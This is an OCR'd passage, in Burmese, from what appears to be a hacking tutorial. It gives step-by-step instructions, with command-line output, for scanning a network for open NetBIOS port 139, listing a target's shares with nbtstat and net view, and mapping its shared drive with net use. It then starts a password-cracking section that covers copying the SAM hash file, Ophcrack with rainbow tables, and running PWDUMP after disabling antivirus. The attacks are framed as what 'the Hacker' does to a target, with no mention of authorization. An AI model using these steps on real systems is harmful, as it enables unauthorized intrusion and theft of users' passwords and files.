
၂။ ထို့နောက် စစ်ဆေးမည့် IP Range ကိုထည့်သွင်းပေးထားရပါမည်။ အကယ်၍ Hacker သည် WLAN (Wireless Local Area Network) ကိုချိတ်ဆက်ထားသည်ဆိုလျှင်အောက်တွင်ဖော်ပြထားသည့်ပုံအတိုင်း Local Computer များကဲ့သို့စစ်ဆေးသင့်ပါသည်။




၃။ ယခုဖော်ပြပါအပိုင်းတွင် Hacker ၏ရည်ရွယ်ချက်မှာ NetBIOS ကိုအသုံးပြုခြင်းဖြင့် Target ကွန်ပျူတာကို ဝင်ရောက်ခွင့်ရရှိလိုခြင်းပင်ဖြစ်ပါသည်။ NetBIOS သည် Port No 139 တွင်အလုပ်လုပ်ဆောင်ပါသည်။ အထက်တွင်ဖော်ပြထားသည့်အတိုင်းပင် IP Range တွင် Scan ပြုလုပ်လိုသော IP Address ကိုရိုက်ထည့်ပြီးနောက် ပုံတွင်ပြထားသည့်အတိုင်း ခလုတ်ကိုတစ်ချက်နှိပ်ရပါမည်။ ထိုအခါ အောက်ဖော်ပြပါ ပုံအတိုင်း Dialogbox တစ်ခုပေါ်လာပြီး New Port ကိုရွေးချယ်ခိုင်းမည်ဖြစ်ပါသည်။ Yes ကိုသာရွေးချယ် ပေးလိုက်ပါ။




၄။ ထိုအခါ အောက်တွင်ဖော်ပြထားသော ပုံကိုထပ်မံတွေ့ရပါမည်။ ထိုပုံ၏ Ports တွင် 139 ဟုရိုက်ထည့်ကာ Enter ကိုတစ်ချက်နှိပ်ပါ။



၅။ ထို့နောက် Main Windows မှ Start ခလုတ်ကို နှိပ်ပါ။ IP Range အတွင်းတွင်ထည့်သွင်းထားသော IP Address များကို စစ်ဆေးနေမည်ဖြစ်ပါသည်။ စစ်ဆေးမှုပြီးဆုံးသွားသောအခါတွင် အောက်ပါအတိုင်း ပြီးဆုံးကြောင်းပြသသော Dialog Box ကိုတွေ့မြင်ရမည်ဖြစ်ပါသည်။



၆။ အထက်ပုံတွင်တွေ့မြင်ရသည့်အတိုင်းပင် IP Address 224 ခုကို စစ်ဆေးပြီးကြောင်းတွေ့ရပါမည်။ ကံအားလျော်စွာ တစ်ခုသာလျှင် အသုံးပြုခွင့်ရနိုင်ပြီး port 139 လည်းပွင့်နေကြောင်း အောက်ပါအတိုင်း တွေ့ရပါသည်။



၇။ ထို့နောက် Command Prompt သို့ဝင်ရောက်ရပါမည်။ ထိုသို့ဝင်ရောက်ရန်အတွက် Start> Run Box တွင် cmd ဟုရိုက်နှိပ်ပြီး Enter နှိပ်ခြင်းဖြင့် ဖြစ်စေ၊ Start> All Programs > Accessories > Command Prompt ဟုရွေးချယ်ခြင်းဖြင့် ဖြစ်စေ ဝင်ရောက်နိုင်ပါသည်။

၈။ Command Prompt ပေါ်လာသောအခါတွင် အောက်ဖော်ပြပါ Command ကိုရိုက်ထည့်ပေးရပါမည်။ ၄င်း Command သည် Target Computer တွင် File နှင့် Printer Sharing ကိုဖွင့်ထား၊ မဖွင့်ထား စစ်ဆေးရန်အတွက် အသုံးပြုနိုင်ပါသည်။ အကယ်၍ မဖွင့်ထားပါက အဆိုပါ NetBIOS attack ကိုအသုံးပြုနိုင်မည်မဟုတ်ပါ။

Nbtstat –a TargetIPaddress

အထက်ပါ Command တွင်အသုံးပြုရမည့် TargetIPaddress ဆိုသည်မှာ အထက်ပါအဆင့်တွင် ဖော်ပြထားခဲ့သော Alive ဖြစ်နေသော IP Address ကိုထည့်သွင်းပေးရပါမည်။ ထိုသို့ Command ရိုက်ထည့်ကြည့်ခြင်းဖြင့် အောက်ဖော်ပြပါပုံအတိုင်း တွေ့မြင်နိုင်မည်ဖြစ်သည်။

```
C:\WINDOWS\system32\cmd.exe

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\David M>nbtstat -a 192.168.1.101

Wireless Network Connection 2:
Node IpAddress: [192.168.1.101] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    DAVIDS-MACHINE <00>  UNIQUE      Registered
    DAVIDS-MACHINE <20>  UNIQUE      Registered
    MSHOME         <00>  GROUP       Registered
    MSHOME         <1E>  GROUP       Registered
    MSHOME         <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered

    MAC Address = 00-0F-B5-70-5E-0B
```

၉။ အထက်ပါပုံအရ DAVIDS-MACHINE ဆိုသည်မှာ Target Computer ၏ အမည်ပင်ဖြစ်ပါသည်။ အဆိုပါ ပုံတွင်တွေ့မြင်နိုင်သော ဒုတိယအကြောင်း DAVIDS-MACHINE <20> UNIQUE ကိုကြည့်ပါ။ ၄င်းသည် Target ကွန်ပျူတာတွင် File and Printer ကို မျှဝေခြင်းကို ဖော်ပြထားခြင်းဖြစ်ပါသည်။

အကယ်၍ ထိုအကြောင်းကိုသာ တွေ့ရခြင်းမရှိပါက File and Printer ၏ Sharing ကို Disable (ပိတ်ထား) ခြင်းဖြစ်ပြီး ယခုဖော်ပြပါနည်းလမ်းကို ဆက်လက်အသုံးပြုနိုင်လိမ့်မည် မဟုတ်ပါ။

၁၀။ ထို့နောက် Command Prompt တွင် Command နောက်တစ်ကြောင်းကိုရိုက်ထည့် အသုံးပြုရပါမည်။

net view \\TargetIPAddress

အကယ်၍ ထိုသို့ရိုက်ထည့်ပြီးသော်လည်း မည်သည့်အရာကိုမျှ တွေ့ရခြင်းမရှိပါက ရှေ့ဆက်ပြီး အသုံးပြုနိုင်မည်မဟုတ်ပါ။ အကြောင်းမှာ Target ကွန်ပျူတာတွင် Share ပေးထားသော Drive များ Printer များမရှိသည့်အတွက်ဖြစ်ပါသည်။ အကယ်၍ Target Network တွင် Sharing ပေးထားပါက အောက်ပါပုံအတိုင်းတွေ့မြင်ရမည်ဖြစ်ပါသည်။

```
C:\Documents and Settings\David M>net view \\192.168.1.101
Shared resources at \\192.168.1.101


Share name   Type    Used as   Comment

-------------------------------------------------------------
Printer      Print             Send To OneNote 2007
Printer2     Print             HP Photosmart 8200 Series
SharedDocs   Disk
The command completed successfully.
```

၁၁။ အထက်ပါ ဥပမာတွင် Printer နှစ်လုံးကို Share ပြုလုပ်ထားပါသည်။ ထို့အပြင် Disk တစ်ခုကိုလည်း SharedDocs နာမည်ဖြင့် အသုံးပြုထားပါသည်။ ထို့ကြောင့် Hacker သည် ထို Share ပေးထားသော Printer များနှင့် SharedDocs disk ကိုအသုံးပြုစေနိုင်မည်ဖြစ်ပါသည်။

၁၂။ ထို SharedDocs disk ကိုဝင်ရောက်ခွင့်ရစေနိုင်ရန်အတွက် Hacker သည် Drive ကို သူ၏ Computer တွင် Map out ပြုလုပ်ထားရပါမည်။ အကယ်၍ အောင်မြင်ခဲ့လျှင် Hacker သည် Attack ပြုလုပ်သည့် ကွန်ပျူတာမှ Disk များကို ကိုယ်ပိုင် Drive တစ်ခုသဖွယ်အသုံးပြုစေနိုင်မည်ဖြစ်ပါသည်။


၁၃။ ထိုသို့ Map Out ပြုလုပ်နိုင်စေရန်အတွက် Command Prompt တွင် Command တစ်ကြောင်းကို ရိုက်ထည့် သုံးစွဲရပါမည်။ ထို Command ကိုအောက်တွင်ဖော်ပြထားပါသည်။

Net use G: \\TargetIPaddress\DriveName

ဖြစ်ပါသည်။ ထို Command အကြောင်းကို ရှင်းပြရလျှင် Net Use သည် Keyword ဖြစ်ပြီး Network Drive များကို Map လုပ်ရန်အသုံးပြုနိုင်ပါသည်။ G: သည် Mapped ပြုလုပ်သောအခါတွင် ပေါ်လာမည့် Drive

Letter ဖြစ်ပါသည်။ TargetIPaddress သည်မိမိဝင်ရောက်လိုသော ကွန်ပျူတာ၏ IP Address ကို ဆိုလိုပြီး ၄င်းကိုသိရှိနိုင်ရန်အတွက် Angry IP Scanner နှင့် စစ်ဆေးခဲ့ပြီးဖြစ်ပါသည်။ DriveName သည်အထက်ပါပုံတွင်တွေ့ခဲ့ရသော Share ပြုလုပ်ထားသော Drive များ၏ နာမည်ပင်ဖြစ်ပါသည်။ ထို အခြင်းအရာများကို ကြည့်ခြင်းဖြင့် အောက်ပါဥပမာကိုလေ့လာကြည့်ပါ။


Net use G:\\192.168.1.101\SharedDocs ဖြစ်ပါသည်။ G: နေရာတွင် အခြားသော Letter များကို လည်း အသုံးပြုနိုင်ပါသည်။ အောက်ဖော်ပြပါပုံကိုလေ့လာကြည့်ပါ။



```
C:\Documents and Settings\David M>net use G: \\192.168.1.101\SharedDocs
System error 85 has occurred.

The local device name is already in use.


C:\Documents and Settings\David M>net use J: \\192.168.1.101\SharedDocs
The command completed successfully.
```

၁၄။ အကယ်၍ ကွန်ပျူတာတွင် အသုံးပြုပြီးဖြစ်သော Drive Letter များကိုအသုံးပြုမိခြင်းဖြင့် အောက်တွင် ဖော်ပြထားသောပုံ၏ ပထမစာကြောင်းကဲ့သို့ Error တက်လာနိုင်ပါသည်။ ထို့ကြောင့် My Computer ကိုဖွင့်၍ အသုံးပြုထားသော Letter များကို ဦးစွာလေ့လာကြည့်ရှုထားရန် လိုအပ်ပါမည်။ ထို့နောက် အသုံးပြုမှုမရှိသော Drive Letter ကိုအသုံးပြုခြင်းဖြင့် အောင်မြင်စွာ Map ပြုလုပ်သွားနိုင်ခြင်းကို အထက်ပါပုံမှ ဒုတိယအကြောင်းတွင် တွေ့မြင်ရမည်ဖြစ်ပါသည်။

၁၅။ အထက်ပါအတိုင်း Command ကိုအောင်မြင်စွာ မောင်းနှင်ပြီးသွားသောအခါတွင် My Computer သို့သွားရောက်သောအခါတွင် Drive အသစ်တစ်ခုကို တွေ့မြင်ရမည်ဖြစ်ပြီး ၄င်းသည် Network Drive ဖြစ်သည်ကိုတွေ့မြင်ရမည်ဖြစ်သည်။ ၄င်းကို Double Click နှိပ်ခြင်းဖြင့် Target ကွန်ပျူတာ၏ Shared လုပ်ထားသော Drive များကို တွေ့မြင်ရမည်ဖြစ်ပါသည်။ အောက်ဖော်ပြပါပုံတွင် ဖော်ပြထားသည်ကို တွေ့ရမည်ဖြစ်ပါသည်။



Cracking Windows Password

Windows Xp နှင့် Windows Vista တို့၏ Password များကို ခိုးယူနိုင်ရန်အတွက် Ophcrack ဟု ခေါ်ဆိုသော Software တစ်ခုကိုအသုံးပြုရပါမည်။ Ophcrack သည် Windows OS သီးသန့်တွင်သာ အသုံးပြုနိုင်သော Software တစ်ခုဖြစ်ကာ ၄င်းသည် Rainbow Table နည်းလမ်းကိုအသုံးချခြင်းကြောင့် လျှင်မြန်စွာဖြင့် အလုပ်လုပ်ဆောင်နိုင်မည်ဖြစ်ပါသည်။ Ophcrack သည် Windows XP နှင့် Windows Vista နှစ်မျိုးစလုံးကို Crack ပြုလုပ်နိုင်စေသော်လည်း Windows XP ကိုပိုမိုလွယ်ကူစွာ လုပ်ဆောင်နိုင်စေပါသည်။ Windows Vista တွင် Windows Xp မှ လုံခြုံရေးဆိုင်ရာအားနည်းချက်တစ်ချို့တစ်ဝက်ကို ပြင်ဆင်ထားသောကြောင့် အနည်းငယ်ခက်ခဲပါသည်။ သို့ရာတွင် ယခုအချိန်တွင် Ophcrack သည် Windows 7 အထိ Support ပေးထားသည်ကိုတွေ့ရပါသည်။ ထို့ကြောင့် ယခုဖော်ပြပါနည်းလမ်းဖြင့် Windows 7 အထိ အသုံးပြုနိုင်ပါသည်။

Windows စနစ်တွင် Hashes အမျိုးအစားများစွာကိုအသုံးပြုပြီး ယင်းအထဲမှ တစ်ခုကို ဖော်ပြရလျှင် ၄င်းမှာ LM (Lan Manager) hash ပင်ဖြစ်ပါသည်။ အကယ်၍ Password ပေးထားမှုသည်စကားလုံး ခုနစ်လုံးထက်ပိုမိုရှည်လျားသွားခဲ့ပါက ၄င်းတို့ကို ခုနစ်လုံး တစ်ဖြတ်အနေဖြင့် ပိုင်းဖြတ်ပေးမည် ဖြစ်သည်။ ထို့အတူ အားလုံးကို Upper Case အဖြစ်ပြောင်းလဲကာ DES encryption နည်းလမ်းဖြင့် Hash လုပ်ထားကြလေ့ရှိပါသည်။ ထိုကဲ့သို့ ခုနစ်လုံးတစ်ဖြတ်ပိုင်းဖြတ်ကာ Upper Case သို့ပြောင်းလဲရခြင်းမှာ ကွဲပြားမည့် Password များ၏အစုအဝေး အရေအတွက် သိသာထင်ရှားစွာ goes down ပြုလုပ်လို၍ ဖြစ်ပါသည်။ ထိုသို့ပြုလုပ်ခြင်းဖြင့် Hacker များသည် Password ကိုအလွယ်တကူ Crack ပြုလုပ်နိုင်မည် ဖြစ်ပါသည်။ Windows Password များကို ကွဲပြားခြားနားမှုရှိသော အောက်ဖော်ပြပါနေရာများတွင် သိုလှောင်သိမ်းဆည်းထားနိုင်ပါသည်။


- C:\Windows\System32\config ဖိုဒါတွင် Account Information အားလုံးကို သိမ်းဆည်းထားသော်လည်း System Account မှလွဲ၍ ၄င်းကို ဝင်ရောက်ကြည့်ရှုခြင်းမပြုနိုင်ပါ။
- ထို့အတူ Registry ဖြစ်သော HKEY_LOCAL_MACHINE အောက်တွင်လည်း အားလုံးသော User များ၏ အချက်အလက်များကို သိမ်းဆည်းပေးထားပါသည်။

အံ့ဩစရာကောင်းသောအချက်တစ်ချက်မှာ ဝင်ရောက်ခြင်းမရှိပဲ Hash များကို မည်သို့ကူးယူနိုင်ခြင်း ဆိုသည့်အချက်ပင်ဖြစ်ပါသည်။ ထိုသို့ကူးယူနိုင်ရန်အတွက်ဖော်ပြပါနည်းလမ်းများကို အသုံးပြုနိုင်ပါသည်။

- Linux Live CD ကိုအသုံးပြု၍ Computer ကို Boot လုပ်စေကာ USB သို့မဟုတ် Floppy Disk တစ်ခုခုအတွင်းသို့ Windows စနစ်တွင်အသုံးပြုသော hash ဖိုင်များဖြစ်သော SAM ဖိုင်ကို ကူးယူသောနည်းလမ်းအားဖြင့်သော်လည်းကောင်း

- Ophcrack ကဲ့သို့သော PWDUMP Software တစ်ခုကိုအသုံးပြု၍ Registry ကို လှည့်စားသော နည်းလမ်းအားဖြင့်သော်လည်းကောင်း အဆိုပါ Hash ကိုကူးယူနိုင်ပါသည်။

၁။ Ophcrack ကို Download ပြုလုပ်ပြီး တစ်ဆက်တည်းမှာပင် Install ပြုလုပ်ရပါမည်။ Download ပြုလုပ်ရန် ခက်ခဲသူများအတွက် ပူးတွဲပါ အခွေထဲမှ ကူးယူနိုင်ပါသည်။ Ophcrack တွင် Version နှစ်မျိုး ရှိပါသည်။ ယင်းတို့မှာ အောက်တွင်ဖော်ပြထားသော ပုံအတိုင်း Ophcrack Software နှင့် Ophcrack LiveCD တို့ဖြစ်ပါသည်။ ယခုအပိုင်းတွင် ပထမ Option ကိုအသာအသုံးပြုမည်ဖြစ်သောကြောင့် ပထမ Option ကိုသာရွေးချယ် Download ပြုလုပ်ရပါမည်။ ထို Option နှစ်ခုစလုံးကိုပင် အခွေထဲတွင် ထည့်သွင်းပေးထားပါသည်။



၂။ ထို Download ပြုလုပ်ပြီးနောက်တွင် Install ပြုလုပ်ရမည်ဖြစ်ပါသည်။ ထို့နောက် ရွေးချယ်စရာများကို ရွေးချယ်ရမည့် အောက်တွင်ဖော်ပြထားသည့်ပုံအတိုင်းပေါ်လာပါမည်။ အခြားသော Option များဖြစ် သော Rainbow Table များကို Download ပြုလုပ်ရမည့် Option များကို uncheck (ဖြုတ်) ပေးထားရပါ မည်။ Program သက်သက်ကိုသာ Install ပြုလုပ်သင့်ပါသည်။ အသုံးပြုရမည့် Rainbow Table များကို မူသီးသန့် Download ပြုလုပ်ခြင်းက ပိုမိုကောင်းမွန်ပါသည်။

၃။ ထို့နောက် Ophcrack ကို Install ပြုလုပ်ပြီးသောအခါတွင် လိုအပ်သောRainbow Tables ကို Ophcrack ၏ Navigation မှ Download ပြုလုပ်ရပါမည်။ အောက်တွင် Download ပြုလုပ်နိုင်သော Rain bow Table များကို ဖော်ပြထားသည်ကို တွေ့ရပါမည်။ များပြားသော Password စာလုံးများအတွက် ပိုမို ကြီးမားသော Rainbow Table များကို အသုံးပြုကြရမည်ဖြစ်ပါသည်။ ထို့အပြင် အသုံးပြုနေသော Operating System နှင့် ကိုက်ညီစေမည့် Rainbow Table ဖြစ်စေရန်ကိုလည်း သတိပြုရပါမည်။

Vista free (461MB)
Success rate: 99%
Charset: based on a dictionary with variations (hybrid mode)
md5sum: 403cf58178d7272a48819b47ca8b2e6b

Vista special (8.0GB)
formerly known as NTHASH
Success rate: 99%
Passwords of length 6 or less
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)
Passwords of length 7
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
Passwords of length 8
Charset: 0123456789abcdefghijklmnopqrstuvwxyz





Table Selection
Table
Directory
Status
XP free fast
C:/Downloads/Rainbow Tables/XP ...
on disk
XP free small
not installed
XP special
not installed
XP german v1
not installed
XP german v2
not installed
Vista special
not installed
Vista free
not installed
= enabled
= disabled
= not installed
Install
OK

၄။ အထက်တွင်ဖော်ပြထားသော ဥပမာတွင် အခမဲ့ရရှိစေသော Tables တို့အနက် အကြီးဆုံး တစ်ခုကို ရွေးချယ်ထားပါသည်။ ထို့နောက် Ophcrack ကိုဖွင့်ပြီး အထက်တွင်ဖော်ပြထားသောပုံအတိုင်းပင် Table Tab ကိုရွေးချယ်ရပါမည်။ ထို့နောက် Download လုပ်ယူထားသော Table ကို ရွေးချယ်ပြီးနောက် Install ကို Click နှိပ်ပါ။ ထို့နောက်တွင် OK ကို နှိပ်၍ ရှေ့ဆက်ပေးရပါမည်။

၅။ ထို့နောက်တွင် Password Hash များကိုရယူနိုင်ရန်အတွက် PWDUMP ကိုမောင်းနှင်ပေးရပါမည်။ အသုံးမပြုမီတွင် Anti-Virus နှင့် Anti-spyware များကို ပိတ်ထားပေးရပါမည်။ အကြောင်းမှာ PWDUMP သည် System Files များကို အသုံးပြုရန်အတွက် ဝင်ရောက်ရသောအခါတွင် malicious program အဖြစ် မှားယွင်းစေသောကြောင့် ဖြစ်ပါသည်။ အကယ်၍ Anti-virus ကိုမပိတ်ထားမိပါက PWDUMP သည် Hash များကိုအောင်မြင်စွာ ကူးယူနိုင်လိမ့်မည် မဟုတ်ပါ။

